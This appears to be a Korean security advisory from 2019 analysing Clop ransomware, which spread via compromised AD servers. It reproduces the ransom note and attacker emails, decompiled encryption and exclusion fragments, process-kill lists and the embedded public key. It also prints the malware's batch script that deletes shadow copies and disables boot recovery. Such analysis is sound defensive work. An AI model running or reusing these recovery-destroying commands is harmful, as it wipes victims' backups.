

## Clop 랜섬웨어 유포에 따른 감염 주의

최초작성일: 2019-02-26 / 최종수정일: 2019-02-26 / 종합분석팀 이태우 (☎ 5278)

### □ 개요


- 최근 중앙관리서버(AD서버)를 악용해 랜섬웨어(Clop)를 감염시키는 사례가 발생하고 있어 감염 주의 필요

### □ 주요 내용

- 공격자는 중앙관리 서버에 침투한 후 관리서버에 연결된 시스템에 랜섬웨어를 삽입 및 감염
- 랜섬웨어는 사용자의 파일을 암호화 한 후 복호화를 위해 공격자의 이메일로 연락을 취할 것을 요구

### □ Clop랜섬웨어 감염 증상


- 파일 암호화를 위해 특정 프로세스 종료
- 피해 시스템의 주요파일 암호화 및 확장자 변경 (.Clop)
- 암호화 된 폴더에 복호화 방법이 기술 된 랜섬노트 생성 (ClopReadMe.txt)



```
ClopHeadMe.txt x
0 10 20 30 40 50 60 70 80 90 100
1 - -Your networks has been penetrated^_-
2 All files on each host in the networks have been encrypted with a strong algorithm.
3 Backups were either encrypted or deleted or backup disks were formatted.
4 Shadow copies also removed, so F-8 or any other methods may damage encrypted data but not recover.
5 We exclusively have decryption software for your situation.
6 !!!No DECRYPTION software is AVAILABLE in the PUBLIC!!!
7 *** DO NOT DELETE readme files.
8 *** DO NOT RENAME OR MOVE the encrypted and readme files.
9 *** DO NOT RESET OR SHUTDOWN - files may be damaged.
10 ===THIS MAY LEAD TO THE IMPOSSIBILITY OF RECOVERY OF THE CERTAIN FILES===
11 ===ALL REPAIR TOOLS ARE USELESS AND CAN DESTROY YOUR FILES IRREVERSIBLY===
12 If you want to restore your files write to email!
13 [CONTACTS ARE AT THE BOTTOM OF THE SHEET] and attach 3-4 encrypted files!!!
14 [Less than 5 Mb each, non-archived and your files should not contain valuable information.
15 [Databases,large excel sheets, backups etc.]]
16 ***You will receive decrypted samples and our conditions how to get the decoder***
17
18 ***ATTENTION***
19 ---YOUR WARRANTY - DECRYPTED SAMPLES---
20 !!!DO NOT TRY TO DECRYPT YOUR DATA USING THIRD PARTY SOFTWARE!!!
21 !!!WE DONT NEED YOUR FILES AND YOUR INFORMATION!!!
22
23 CONTACTS E-MAIL:
24 purrapennsan@protonmail.com
25 AND
26 unlock@eqaltech.su
27
28 !!!ATTENTION!!!
29 In the letter, type your company name and site.
30
31 ===The final price depends on how fast you write to us.===
32 *_Nothing personal just business*_ CLOP^_-|
```

□ Clop 랜섬웨어 분석 정보

- 정상 프로그램으로 위장하기위해 디지털 서명을 포함해 악성코드 유포



- 감염 시스템의 키보드레이아웃 정보를 확인하고 나열된 국가 및 러시아 문자셋을 사용하는 시스템 감염 대상에서 제외 (암호화 하지 않고 자가삭제)

```

if ( sub_40E0A0() ) // Check KeyboardLayout
{
    v4 = GetDC(0);
    if ( GetTextCharset(v4) == 204 ) // russian charset
    {
        sub_40E120(); // delete
        TerminateProcess(0xFFFFFFFF, 0);
    }
}
ServiceStartTable.lpServiceName = L"ProcessNetworkSecurity";
ServiceStartTable.lpServiceProc = sub_40E1F0; // start ransomware
    
```

암호화 대상 제외 언어		
Armenian	Kazakh	Tajik
Azerbaijani	Kyrgyz	Turkmen
Belarusian	Russian	Ukrainian
Georgian	Swahili	Uzbek

o clearsystem-10-1.bat 파일을 생성하고 시스템 복구할 수 없도록 볼륨쉐도우 파일 삭제

```

clearsystems-10-1.bat x
1 @echo off
2 vssadmin Delete Shadows /all /quiet
3 vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
4 vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
5 vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
6 vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
7 vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
8 vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
9 vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
10 vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
11 vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
12 vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
13 vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
14 vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
15 vssadmin Delete Shadows /all /quiet
16 bcdedit /set {default} recoveryenabled No
17 bcdedit /set {default} bootstatuspolicy ignoreallfailures
  
```

o 암호화 대상 파일을 성공적으로 암호화하기 위해 문서, 데이터베이스 프로그램 등 특정 프로세스 종료

종료 대상 프로세스 목록			
zoolz.exe	thebat64.exe	outlook.exe	msspub.exe
mysqld-nt.exe	ensv.exe	wordpad.exe	sqlbrowser.exe
syntime.exe	osssd.exe	isqlplussv.exe	NTAoSMgr.exe
agntsv.exe	thunderbird.exe	powerpnt.exe	mydesktoppqos.exe
mysqld-opt.exe	exel.exe	xfssvon.exe	sqlservr.exe
tbirdonfig.exe	onenote.exe	msaess.exe	Ntrtsan.exe
dbeng50.exe	visio.exe	sqboreservie.exe	mydesktopservie.exe
ooutoupds.exe	firefoxonfig.exe	tmlisten.exe	sqlwriter.exe
thebat.exe	orale.exe	msftesql.exe	mbamtray.exe
dbsnmp.exe	winword.exe	sqlagent.exe	mysqld.exe
oomm.exe	infopath.exe	PNTMon.exe	steam.exe

o 암호화에 불필요한 폴더 및 특정 파일은 암호화 하지 않도록 제외처리하며 특히 국내 백신사의 폴더도 포함되어 있음

제외 폴더명		제외 파일명		
Chrome	All Users	ClopReadMe.txt	AUTOEXEC.BAT	.dll
Mozilla	ProgramData	ntldr	autoexec.bat	.DLL
Recycle.bin	Program Files (x86)	NTLDR	.Clop	.exe
Microsoft	PROGRAM FILES (X86)	boot.ini	NTDETECT.COM	.EXE
<b>AhnLab</b>	Program Files	BOOT.INI	ntdetect.com	.sys
Windows	PROGRAM FILES	ntuser.ini	Desktop	.SYS
		NTUSER.INI	DESKTOP	.OCX

- 암호화 대상 파일을 차례대로 읽어와 파일 암호화

```

return 0;
ReadFile(h_file v2, memoev v3, v1, &NumberOfBytesRead, 0); // read original file
CloseHandle(h_file v2);
DeleteFileW(&FileName); // del_ original file
encrypt_key_v4 = VirtualAlloc(0, 0x75u, 0x3000u, 4u);
memset(encrypt_key_v4, 0, 0x75u);
lpAddress = VirtualAlloc(0, 0x12Cu, 0x3000u, 4u); // new_mem
lpBaseAddress = 0;
sub_40DD60(&lpAddress, &lpBaseAddress);
memmove(encrypt_key_v4, lpAddress, 0x75u);
if ( !*encrypt_key_v4 && !encrypt_key_v4[1] && !encrypt_key_v4[2] && !encrypt_key_v4[3] && !encrypt_key_v4[5] )
    memmove(encrypt_key_v4, dword_4187B8, 0x75u);
sub_40DE40();
v5 = CreateFileW(&NewFileName, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
NumberOfBytesWritten = 0;
hFile = v5;
WriteFile(v5, memoev v3, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0); // write Encrypted data
SetFilePointer(v5, 0, 0, 2u);
WriteFile(hFile, "Clop^-", 7u, &NumberOfBytesWritten, 0); // write Clop^_-
nNumberOfBytesToWrite = 0;
SetFilePointer(hFile, 0, 0, 2u);
v6 = sub_40DBA0(&nNumberOfBytesToWrite, encrypt_key_v4, &v30); // public_key
WriteFile(hFile, v6, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0); // write Encrypt_public_key(encrypted_key)
SetFilePointer(hFile, 0, 0, 2u);
GlobalFree(hMem[0]);
VirtualFree(encrypt_key_v4, 0, 0x8000u);

```

- 암호화 된 폴더에 복호화 관련 정보가 기술된 랜섬노트 생성

```

SetErrorMode(1u);
wsprintfW(&FileName, L"%s\\ClopReadMe.txt", v1);
v2 = CreateFileW(&FileName, 0x80000000, 1u, 0, 3u,
if ( v2 != -1 )
    return CloseHandle(v2);
v4 = GetModuleHandleW(0);
v5 = v4;
v6 = FindResourceW(v4, 0xB207, L"OFFNESTOP");
v7 = v6;
v8 = LoadResource(v5, v6);
v9 = LockResource(v8);
v10 = SizeofResource(v5, v7);
nNumberOfBytesToWrite = v10;
v11 = GlobalAlloc(0x40u, v10);
memmove(v11, v9, v10);
v12 = v10;
v13 = 0;
if ( v12 )
{
    do
    {
        *(v11 + v13) ^= byte_415470[v13 % 0x42];
        ++v13;
    }
    while ( v13 < v12 );
}

```

- 암호화가 완료된 파일 확장자 변경

```

lstrcpyW(&String1, lpThreadParameter + 687); // file name
lstrcpyW(&v34, lpThreadParameter + 175); // path
*hMem = *(lpThreadParameter + 300);
v28 = 0;
SetErrorMode(1u);
wsprintfW(&FileName, L"%s%s", &v34, &String1);
SetFileAttributesW(&FileName, 0x20u);
if ( StrStrW(&String1, &Srch) )
    return 0;
wsprintfW(&NewFileName, L"%s%s.Clop", &v34, &String1);

```



□ Clop 랜섬웨어 암호키 관리 방법

- 공격자의 공개키가 악성코드 내에 삽입되어 있음

```

72 69 74 65 00 00 00 00 2D 2D 2D 2D 2D 42 45 47 rite.....-BEG
49 4E 20 50 55 42 4C 49 43 20 48 45 59 2D 2D 2D IN·PUBLIC·KEY---
2D 2D 20 4D 49 47 66 4D 41 30 47 43 53 71 47 53 --·MIGfMA0GCSqGS
49 62 33 44 51 45 42 41 51 55 41 41 34 47 4E 41 Ib3DQEBAQUAA4GNA
44 43 42 69 51 48 42 67 51 43 34 66 33 30 73 43 DCBiQKBgQC4f30sC
76 73 6A 6D 48 77 6D 4C 39 51 44 38 79 69 77 48 vsjmHwml9QD8yiwH
55 4B 30 20 6D 6F 68 62 2F 65 30 64 4A 41 45 56 UK0·mohb/e0dJAEV
59 51 37 74 44 66 55 41 6E 58 44 78 74 43 52 58 YQ7tDfUAnXDxtCRX
57 41 38 48 79 61 4E 30 72 70 65 36 2F 67 31 45 WA8KyaN0rpe6/g1E
45 4E 6F 4D 66 62 52 54 46 33 55 50 49 7A 44 6A ENoMfbRTF3UPIzDj
73 30 58 39 20 68 75 2B 50 56 55 6E 4A 35 57 54 s0X9·ku+PVUnJ5WT
44 53 5A 55 58 46 71 77 66 4A 53 73 55 78 73 58 DSZUXFqwfJSsUxsX
66 6A 71 48 52 77 33 54 71 75 38 4E 6C 30 41 2F fjqHRw3Tqu8Nl0A/
4C 51 78 34 6C 44 48 77 55 4A 56 45 52 28 54 48 LQx4lDHwUJVER+TK
51 67 68 79 32 20 67 31 6D 44 6F 79 69 78 65 75 Qghy2·g1mDoyixeu
43 68 49 55 6C 51 47 77 49 44 41 51 41 42 20 2D ChIUlQGwIDAQAB--
2D 2D 2D 2D 45 4E 44 20 50 55 42 4C 49 43 20 48 ----END·PUBLIC·K
45 59 2D 2D 2D 2D 00 2A 00 2E 00 2A 00 00 00 EY-----*...*...
    
```

- 각 암호화 대상 파일마다 암호키를 생성해 파일 암호화
- 악성코드에 삽입되어 있는 공개키를 이용해 암호키를 암호화 하고 암호화된 파일의 끝에 암호화 된 키정보 삽입

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
0009FB20	E7	0D	9D	71	59	72	A4	B6	F4	CD	01	C3	6D	23	55	C3
0009FB30	AB	A6	29	F5	26	5C	C2	56	2B	E7	AA	AF	83	15	F1	7F
0009FB40	75	29	09	C6	A8	4D	82	C7	79	5C	34	46	56	DO	CD	CB
0009FB50	3D	C9	35	C9	B7	23	C4	8F	7C	16	F6	FB	8D	EA	AD	57
0009FB60	35	7D	69	29	00	A6	7D	14	0B	B6	BB	A4	FC	24	2B	06
0009FB70	D4	8B	E5	32	2B	84	0D	4B	AA	DE	BA	11	A2	7B	9B	75
0009FB80	6B	3E	B9	18	67	6F	CD	2C	3E	1E	EB	14	CE	93	0F	53
0009FB90	94	FA	5B	9C	1E	0A	1E	0E	AD	6E	D3	6D	8B	B8	EF	66
0009FBA0	D0	E8	A4	4C	BD	13	5A	3B	F7	CF	A8	DE	39	78	E6	3B
0009FBB0	91	F9	A3	CB	77	C6	F9	32	DE	FD	2D	20	6A	F7	B6	56
0009FBC0	A4	92	24	67	3C	F1	C9	C7	11	FE	4F	52	0B	1E	D8	5E
0009FBD0	5A	34	8A	6D	92	72	71	BE	C0	A3	E0	66	76	41	36	6E
0009FBE0	A4	85	56	11	17	23	C8	77	69	9C	8B	0B	A9	B5	88	59
0009FBF0	C3	2C	67	A8	33	C3	6C	14	F0	43	6C	Clop^	5E	5F	2D	
0009FC00	C3	3C	C7	F6	30	D3	C1	52	4D	46	15	CF	11	83	FB	B9
0009FC10	6E	6B	C4	C1	FF	A8	DA	AC	D4	C1	CC	AF	C7	CF	3C	43
0009FC20	E5	21	DE	CB	32	97	CB	D9	00	0A	2B	19	08	21	2A	CC
0009FC30	0B	F0	7E	16	69	06	3B	CA	5D	67	B5	77	C3	3D	DA	12
0009FC40	A2	B3	5B	4E	59	4E	91	71	9F	D9	D5	46	6D	5B		
0009FC50	5E	F9	EF	F8	97	9A	AF	47	97	85	01	99	DF	F6	C3	5C
0009FC60	19	AC	B0	29	86	09	F1	00	A7	82	34	D7	7F	35	9F	06
0009FC70	F0	99	1B	77	1C	FB	48	DB	BE	7D	49	13	F4	71	27	91